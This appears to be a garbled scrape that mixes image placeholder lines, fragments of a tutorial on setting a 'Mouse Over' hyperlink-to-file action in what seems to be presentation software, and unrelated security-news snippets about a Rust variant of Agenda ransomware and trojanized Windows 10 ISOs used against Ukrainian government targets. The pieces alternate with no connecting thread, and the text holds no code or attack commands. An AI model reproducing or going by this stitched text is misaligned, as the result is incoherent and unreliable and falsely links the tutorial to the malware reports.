


The “Action settings” window opens as shown below.


A Rust variant of a ransomware strain known as Agenda has been observed in the wild. This makes it the latest malware to adopt the cross-platform programming language after BlackCat, Hive, Luna, and RansomExx.




I want to set a “Mouse Over” event. This event enables action to take place as mouse is hovered on the selected part. I go to “Mouse Over” tab and choose “hyperlink to” option. To choose what to hyperlink to, I choose “other file” option.




Mandiant has reported that hackers targeting Ukrainian Government entities have been recently using trojanized ISOs of Windows 10.



